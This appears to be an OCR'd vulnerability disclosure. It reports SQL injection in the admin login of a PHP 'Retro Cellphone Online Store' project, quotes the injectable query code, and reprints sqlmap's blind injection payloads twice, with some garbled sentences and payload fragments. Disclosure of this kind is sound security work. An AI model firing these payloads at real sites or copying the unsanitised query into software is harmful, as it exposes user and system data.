
SQL injection vulnerability exists in username parameter of /admin/index.php file of Retro Cellphone Online Store

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.



```
if(isset($_POST['go']))
{
$username=$_POST['username'];
$password=$_POST['password'];

    $result = mysqli_query($conn, "SELECT * FROM tb_user WHERE username =   '$username' AND password = '$password'") or die(mysqli_error());

    $row = mysqli_fetch_array($result);
    $numberOfRows = mysqli_num_rows($result);
```



```
sqlmap identified the following injection point(s) with a total of 459 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: go=Log in&password=u]H[ww6KrA9F.x-F&username=pHqghUme' AND 3 AND 2681=(SELEC
T (CASE WHEN (2681=2681) THEN 2681 ELSE (SELECT 2999 UNION SELECT 2792) END))-- -39<(24)
AND '000K75d'='000K75d

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 OR time-based blind (SLEEP - comment)
    Payload: go=Log in&password=u]H[ww6KrA9F.x-F&username=pHqghUme' AND 3 OR SLEEP(5)#39<
(24) AND '000K75d'='000K75d
---
```

“

Parameter: #1* ((custom) POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: go=Log in&password=u]H[ww6KrA9F.x-F&username=pHqghUme' AND 3 AND 2681=(SELECT (CASE WHEN (2681=2681) THEN 2681 ELSE (SELECT 2999 UNION SELECT 2792) END))-- -39<(24) AND '000K75d'='000K75d

Type: time-based blind

Title: MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)

Payload: go=Log in&password=u]H[ww6KrA9F.x-F&username=pHqghUme' AND 3 OR SLEEP(5)#39<(24) AND '000K75d'='000K75d

---

“

Source Download：

https://www.campcodes.com/projects/retro-cellphone-online-store-an-e-commerce-project-in-php-mysqli/